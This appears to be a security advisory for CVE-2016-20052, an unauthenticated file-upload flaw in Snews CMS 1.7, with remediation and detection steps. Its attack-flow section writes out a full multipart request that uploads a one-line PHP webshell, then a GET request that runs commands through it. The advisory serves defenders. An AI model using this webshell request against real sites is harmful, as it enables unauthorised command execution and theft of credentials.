
CVE-2016-20052: Snews CMS 1.7 Unrestricted File Upload Remote Code Execution
A critical unauthenticated remote code execution vulnerability has been formally published to the NIST National Vulnerability Database for Snews CMS 1.7, tracked as CVE-2016-20052 (CVSS 9.8, Critical). The flaw is an unrestricted file upload weakness in the CMS's upload endpoint that allows any unauthenticated attacker to upload arbitrary files — including PHP executables — directly to the snews_files directory, where they can be accessed and executed via the web server.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2016-20052 |
| CVSS Score | 9.8 (Critical) |
| CWE Classification | CWE-434 — Unrestricted Upload of File with Dangerous Type |
| Affected Product | Snews CMS 1.7 |
| Attack Vector | Network — no local access required |
| Privileges Required | None |
| User Interaction | None |
| Authentication | Not required |
| Patch Available | See vendor guidance |
Technical Background
Snews is a lightweight PHP-based content management system used by small websites and blogs. The CMS exposes a multipart form-data file upload endpoint that is intended to allow file attachments but fails to enforce any restrictions on file type, extension, or content. This means an attacker can submit a standard HTTP multipart/form-data POST request with a PHP file as the uploaded payload.
The uploaded file is written directly to the snews_files/ directory, which is web-accessible by default. Once uploaded, the attacker simply navigates to the file path to trigger PHP execution by the web server.
Attack Flow
1. Attacker identifies a Snews CMS 1.7 installation
   (version detection via HTTP headers, error messages, or source code comments)

2. Attacker crafts a multipart POST request to the upload endpoint:
   POST /index.php (or the upload handler path)
   Content-Type: multipart/form-data; boundary=--boundary

   --boundary
   Content-Disposition: form-data; name="file"; filename="shell.php"
   Content-Type: application/octet-stream

   <?php system($_GET['cmd']); ?>
   --boundary--

3. Server writes shell.php to /snews_files/shell.php
   (no file type validation, no extension filtering, no content inspection)

4. Attacker accesses the uploaded webshell:
   GET /snews_files/shell.php?cmd=whoami

5. Web server executes the PHP and returns OS command output
→ Full remote code execution achievedWhy This Is Critical
CWE-434 (Unrestricted Upload of File with Dangerous Type) is one of the most severe web application weaknesses because:
- Zero authentication barrier: No account or session is needed to exploit this vulnerability
- Trivial exploitation: A single crafted HTTP POST request is sufficient to place a PHP webshell
- Immediate RCE: The
snews_filesdirectory is web-accessible, meaning execution follows upload instantly - No technical skill required: Basic knowledge of HTTP requests or tools like
curlis all that is needed - Persistence: The webshell remains on the server until manually removed, surviving restarts
Scope and Exposure
Any Snews CMS 1.7 installation accessible from the network — whether internally or publicly on the internet — is vulnerable without authentication. Exploiting this vulnerability grants execution privileges equivalent to the web server process account (typically www-data on Linux), which may allow:
- Filesystem traversal beyond the web root
- Credential theft from CMS configuration files (database passwords)
- Lateral movement within the host or network
- Pivot point for further intrusion into backend infrastructure
Remediation
Immediate Steps
Step 1: Remove or upgrade Snews CMS
Snews CMS 1.7 should be considered end-of-life for production use. If the CMS must remain in place, contact the vendor for patches or manually implement upload restrictions.
Step 2: Remove existing uploaded webshells
Audit the snews_files/ directory for unexpected PHP files:
# Find PHP files in the upload directory
find /var/www/html/snews_files/ -name "*.php" -o -name "*.phtml" -o -name "*.php5"

# List all files with recent modification times
ls -lt /var/www/html/snews_files/ | head -20Step 3: Block PHP execution in the upload directory
Configure the web server to deny script execution within upload directories:
# Apache — add to .htaccess in snews_files/
<FilesMatch "\.(php|php5|phtml|shtml|cgi)$">
    Deny from all
</FilesMatch>

Options -ExecCGI
php_flag engine off# nginx — add inside the snews_files location block
location /snews_files/ {
location ~ \.php$ {
return 403;
}
}Step 4: Restrict upload endpoint access
If file uploads are not required from the public internet, restrict the upload endpoint to authenticated users or specific IP ranges at the firewall or web server level.
Detection
# Check web server access logs for POST requests to the upload endpoint
grep -E "POST.*snews" /var/log/apache2/access.log

# Check for PHP file access in the uploads directory
grep "snews_files.*\.php" /var/log/apache2/access.log

# Find recently modified PHP files in the web root
find /var/www/html/ -name "*.php" -newer /var/www/html/index.php -mtime -7POST requests to the upload handler followed by GET requests to .php files in snews_files/ are strong indicators of exploitation.
Impact Assessment
| Impact Area | Description |
|---|---|
| Remote Code Execution | Arbitrary OS commands via uploaded PHP webshell |
| Data Exfiltration | Access to CMS database credentials and site content |
| Persistence | Uploaded webshell survives server restarts |
| Lateral Movement | Web server process account used as pivot point |
| Exploitation Barrier | Zero — no authentication, single HTTP request |
| Availability | Attacker can delete or modify site files |
Key Takeaways
- CVE-2016-20052 allows unauthenticated RCE in Snews CMS 1.7 via a PHP file uploaded to the publicly accessible
snews_files/directory - CVSS 9.8 (Critical) — the absence of any file type validation or authentication requirement makes this trivially exploitable
- Immediate action: Audit the
snews_files/directory, block PHP execution there, and evaluate upgrading or replacing the CMS - Restrict the upload endpoint at the network or application layer if public file uploads are not required
- Any Snews CMS 1.7 installation reachable from untrusted networks should be treated as potentially compromised pending audit